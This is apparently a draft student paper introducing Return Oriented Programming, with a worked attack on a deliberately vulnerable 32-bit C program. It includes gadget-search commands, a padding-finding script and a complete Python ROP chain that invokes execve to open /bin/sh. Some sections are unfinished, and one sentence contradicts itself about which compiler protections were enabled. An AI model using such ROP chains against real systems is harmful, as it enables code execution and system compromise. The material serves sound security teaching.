An Introduction to Return Oriented Programming

Maximilian Heim[1]

University Albstadt-Sigmaringen, Albstadt, Germany, MaximilianHeim@protonmail.com

Abstract. In this paper we introduce the concept of Return Oriented Programming, how to apply it, how to protect against it and show a concrete attack.

Keywords: ROP · Return Oriented Programming · Buffer Overflow · Binary Exploitation

1 Introduction

BIBLIOGRAFIE NICHT VERGESSEN Return Oriented Programming is a type of buffer overflow attack that has been published in 2007 and ever since has become a widely known buffer overflow technique. It has been developed to circumvent the NX-BIT protection that protects the stack from being executed. At the time of writing this paper modern techniques like Stack Carnaries and ASLR prevent these attacks from being practical but there are millions of running systems using old hard-, firm- and software that is possibly vulnerable to these kinds of buffer overflow attacks. Return Oriented Programming is based on chaining return addresses to code just before a return and therefor allowing almost arbitrary code segments to be chained.

2 Gadgets

Introduction On the x86 architecture the `ret` instruction is defined to pop the return instruction pointer from the stack into the `eip` register and redirect code execution to that memory address. By chaining addresses of instructions that end on a return and injecting them Gadgets are code segments that sit before a `ret` instruction, these assembly instructions can be chained arbitrarily

How to find Gadgets A gadget can be found by searching for `0xC3` Bytes in the program. The instructions before then represent the code we can use, for that we need the address of the gadget. It is possible this manually using tools like `objdump`, `hexdump` or use one of the many tools available, to name a few there is `ropper`, `ROPgadget` and `pwntools`. For this paper i will be using `ROPgadget` since i found it easy to use and fast. `ROPgadget` can be found in most package managers or can be downloaded directly from https://github.com/JonathanSalwan/ROPgadget. The gadgets can be extracted from the file using the following command Lst. 1. We can then use regular expressions to search for the gadgets that we need.

Listing 1: Exporting gadgets with ROPgadget

```
ROPgadget --binary ./vuln --nojop > gadgets
```

This command produces an output with results similar to this.

Listing 2: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
  ret
0x08071e4e : mov esp, 0xc70cec83 ; ret 0xffe0
0x0807faa3 : sti ; xor eax, eax ; ret
0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
0x080539e7 : mov esp, 0x39fffffd ; ret
0x0804b8d4 : xchg eax, esp ; ret
0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
  pop esi ; pop edi ; pop ebp ; ret
0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
  ret 0xffd4
0x0804a444 : or eax, 0xffffffff ; ret
0x08051bce : dec eax ; ret
```

These are only 10 Lines out of the 8244 lines found by the tool though and i purposefully filtered out some good and bad ones for demonstration. It is clearly visible that many candidates for ROP can be found, even in a file with a relatively small size of 72 kB. Though most of these gadgets are not all that useful because they often modify a lot of registers, possibly messing up the desired state or they use a fixed return address. In most cases we can find suitable candidates using regular expressions though, this will be demonstrated later in this section.

Overview of powerful gadgets

pop `pop` allows us to write arbitrary values into registers. For that we search for a `pop <reg>` instruction inside our gadgets, in the payload we can then place the value that we want to insert after the address of the `pop` instruction. [RBSS12] If we can not find a suitable gadget we can try to get creative and achieve the desired state another way. For example if we want to modify `ecx` but do not have a `pop ecx` instruction available we could achieve it with something like this: `xor ecx, ecx ; pop eax ; xor ecx, eax`. Provided that we have these gadgets available.

mov `mov` allows us to write arbitrary values into memory. For that we search for a `mov dword ptr [<reg1>], <reg2>` instruction inside our gadgets, we can then, in combination with two pops write arbitrary values at arbitary memory locations. [RBSS12] The following example writes the value in `ecx` to where `eax` points to: `pop ecx ; pop eax ; mov dword ptr [eax], ecx`

arithmetics, boolean algebra Arithmetic operations like `add`, `sub`, `inc`, `xor`, `or`, and can be useful to bring registers into our desired state. [RBSS12] For that we search for the corresponding gadget with the required operands. For example `xor` can be used to clear a register or copy its contents. It often occurs in the following forms: `xor eax, eax` or `xor eax, edx`. The first case clears the register since `xor` computes a non-equivalence, formally $a \oplus a = 0$ and the second one copies the value of the 2nd operand into the 1st operand when the target register is `0x00` since `0x00` is the neutral element of the `xor` operation, formally $a \oplus 0 = a$.

int 0x80 `int` stands for interrupt, the interrupt `int 0x80` causes a system call to be executed. System calls are kernelspace programs/operations that require higher privileges than what is available in a userspace program. Examples for system calls include io and `execve` which allows to execute arbitary programs. In combination with `pop`, `mov` and other instructions we can specify the concrete system call. [RBSS12] One of the most powerful system calls for blackhats is bash since it allows permanently implementing malware or gain insight into files, it can be called with the argument `/bin/sh`. This will be demonstrated in Sec. 4

2.1 Filtering the gadgets

Introduction In order to find the gadgets we want we can use the tools directly or we can use regular expressions. In order to make this paper more general and easy to replicate i will be using regular expressions to find the desired gadgets.

Gadgets and their corresponding Regular Expression The following table describes what regex we can use to find the gadgets needed for the attack.

- pop edx → ^.{0,20}pop edx.{0,20}ret\n
- int 0x80 → ^.{0,20}int 0x80\n
- xor eax, eax → ^.{0,20}xor eax, eax.{0,20}ret\n

for all of these regular expressions there were gadgets for the given program in Sec. 4. If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

3 Theory

3.1 Stack

The following graphic Fig. 1 is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter `A` is used for that most of the time, it has an easy to identify hexadecimal value of `0x41`. It is important to note that without any special compiler options the stack will be aligned in `dword`'s, because of that the buffer has to be filled with 16 Bytes instead of 8 Bytes, this can be turned off with the option `-mpreferred-stack-boundary=2`. Though, then the payload only worked when filling the buffer with 24 Bytes.

3.2 ROP Runtime Behaviour

The following graphic Fig. 2 illustrates how the gadgets get executed once the instruction pointer `eip` points to the ret in main.

4 Attack

4.1 Target Program

Target Program The following program is the target of our attack, it uses a command line argument to provide the payload and `strcpy` for the buffer overflow, overwriting the return address after the 8 Byte buffer. Using vulnerable input functions also works though.



Figure 1: The stack when injecting the payload



Figure 2: The stack when injecting the payload

Listing 3: The Target Program

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char buffer[8] = {0};
  if (argc != 2) {
    printf("A single argument is required.\n");
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```

Compilation We compile the target program with the following command. There are several important options given in this command. Most importantly the `-fno-stack-protector` option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The `-m32` option compiles the binary as a 32 Bit executable, this makes the attack easier. The `-static` option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The `-static` option includes the `libc` library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper

Listing 4: The compliation command

```
clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

4.2 Phases of developing the attack

Phases The attack consists of several phases

1. Specify goal with required program state and instructions
2. Generate desired list of instructions and arguments (abstract payload/rop chain)
3. Extract gadgets using tools, e.g. ROPgadget Sec. 2
4. Search gadgets for instructions
5. Determine how many words are needed to override the base pointer `ebp`
6. Determine position of a writable data segment
7. Generate payload using the gadgets according to the the abstract payload while making sure gadgets dont interfere with our desired program state. This step can be done using Python which we will show in a later section Lst. 7
8. Insert payload into target using a vulnerability

Goal and abstract payload After specifying the goal and possibly simplifying it we have to write a list of instructions and arguments that achieve the goal, for this its favorable to directly use the format of the final payload except for using instructions instead of addresses as this will then allow to simply insert the found gadgets into this abstract payload. For the example in this paper we want to open a shell, for that the simplest way is to execute an execve system call. The following program state Fig. 3 has to be achieved so the interrupt `int 0x80` causes a shell to be opened. [Pix16] [pro]

Extract and search gadgets

Determine the padding Compilers optimize stack alignment and without providing options to change that the simplest way to determine the padding required is to test the program until it crashes with a payload increasing by 1 word in each iteration. This can be automated in a Python script Lst. 5. This script applies the method mentioned above with the `os.system` function. The return value of that function is the exit code of the program that has been executed and is either `0` when the execution ended without any errors and non `0` when an error or exception occured during startup or runtime. This



Figure 3: Required Program State for the execve Syscall

means we can increase the input by `"AAAA"` in each iteration until the return value is non zero. At this point the base pointer `ebp` has been overridden causing the program to crash. Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```python
import os
import sys

def determine_word_count(target_program_path: str, buffer_size: int) -> int:
    for words in range(1, buffer_size + 64):
        if os.system(target_program_path + ' ' + 'AAAA' * words):
            return words - 1
    return -1

if __name__ == '__main__':
    word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
    print('Required words: ' + str(word_count))
    print('String: ' + 'AAAA' * word_count)
```

Determine the address of a writable segment There segments in a binary can be read only or writable. It is possible to determine wether a segment is read only with `objdump -h`. However, the following Lst. 6 bash command can be used to find the address of the data segment.

Listing 6: Determine the Address of .data

```bash
objdump -h ./vuln | grep "\\.data "
```

struct.pack `struct.pack` is a Python function that allows to easily generate our desired payload from the raw bytes. Bash then allows to directly pipe the generated payload into our target. In order to generate the payload we first have to fill the buffer and override the EBP with arbitary values as seen in line 2 Lst. 7. This is usually done using easily recognizable characters, using the letter `A` for this is common. It has the hex value `0x41`, doing this allows then to spot the buffer in a debugger like `gdb`. So in this example we fill the buffer with 8 `A`'s and 4 `B`'s. After that it is time to insert the addresses of the gadgets and the arguments. This is done by calling pack with the double word (64 Bit) while specifying the endianness, converting that to a string and adding it to the string as seen in line 3 Lst. 7. After the whole payload has been generated we can print it and use the output directly for running the buffer overflow attack as mentioned above.

Listing 7: How to use struct.pack

```
1 from struct import pack
2 p = bytes('AAAAAAAABBBB', 'ascii')
3 p += pack('<I', 0x0802840)
4 print(str(p)[2:-1])
```

4.3 Payload

From all the previous steps the payload got constructed using python Lst. 8.

Listing 8: Payload to open /bin/sh

```
from struct import pack
data = 0x080e5020
xor_eax_eax = 0x08050a08 # xor eax, eax ; ret
xor_edx_edx = 0x0807b179 # xor edx, edx ; mov eax, edx ; ret
pop_eax = 0x080ac76a # pop eax ; ret
pop_ebx = 0x08049022 # pop ebx ; ret
pop_ecx = 0x08054f5b # pop ecx ; add al, 0xf6 ; ret
pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
inc_eax = 0x0809d0ae # inc eax ; ret
int_80 = 0x080499b2 # int 0x80
mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
filler = 0x11111111

p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP

p += pack('<I', pop_edx) # write address of .data into edx
p += pack('<I', data)
p += pack('<I', filler)
p += pack('<I', pop_eax) # write /bin into eax
p += bytes('/bin', 'ascii')
p += pack('<I', mov_edx_eax) # mov /bin to .data
p += pack('<I', pop_edx) # address of .data + 4 into edx
p += pack('<I', data + 4)
p += pack('<I', filler)
p += pack('<I', pop_eax) # //sh into eax
p += bytes('//sh', 'ascii')
p += pack('<I', mov_edx_eax) # mov //sh to .data + 4
p += pack('<I', pop_edx) # address of .data + 8 into edx
p += pack('<I', data + 8)
p += pack('<I', filler)
p += pack('<I', xor_eax_eax) # clear eax
p += pack('<I', mov_edx_eax) # write null after /bin/sh
p += pack('<I', pop_ebx) # write address of string that points to program into ebx
p += pack('<I', data)
p += pack('<I', pop_ecx) # write arguments into ecx
p += pack('<I', data + 8)
p += pack('<I', xor_edx_edx) # clear edx
p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
for _ in range(11):
    p += pack('<I', inc_eax)
p += pack('<I', int_80) # call interrupt
print(str(p)[2:-1])
with open('payload', 'wb') as file:
    file.write(p)
```

5 Results

Attack After injecting the generated payload from Sec. 4 as a command line argument the program opened a shell from which we can use privilege escalation techniques in order to completely compromise the system. The only compiler options that had to be activated were PIE and stack canaries. It is likely that there are systems still in use today which are vulnerable to this kind of attack. Since it allows almost arbitrary code execution it is very important to identify these devices and patch or replace them.

ASLR The information about wether or not ROP can be applied to systems with ASLR enabled is inconsistent. In the run with PIE and stack canaries disabled the attack still worked even with `/proc/sys/kernel/randomize_va_space` set to `2`, meaning full randomization of the different segments like header, libraries and stack. This is probably due to PIE

6 Protection

Stack canaries Stack canaries are one of the most effective approaches against ROP, they are enabled by default and prevent most forms of buffer overflows, however, stack canaries can be based on a small entropy pool and can therfore be bruteforced with an effort significantly smaller than regular bruteforcing. Depending on the target it can still be profitable and possible to bruteforce it even with a big entropy pool and high randomness.

NX The activation of the NX bit has no effect on ROP since the program never executes code outside the segments marked with the `CODE` flag like in a classical stack overflow attack.

ASLR

PIE

7 Discussion

Sources:
`https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf` `https://guyinatuxedo.github.io/5.1-mitigation_aslr_pie/index.html`

References

[ES] Saif El-Sherei. Return oriented programming (rop ftw) - exploit-db.com. https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf.

[Pix16] Pixis. Rop - return oriented programming. https://en.hackndo.com/return-oriented-programming/, Oct 2016.

[pro] Return-oriented programming (rop). https://www.proggen.org/doku.php?id=security%3Amemory-corruption%3Aexploitation%3Arop.

[RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1), mar 2012.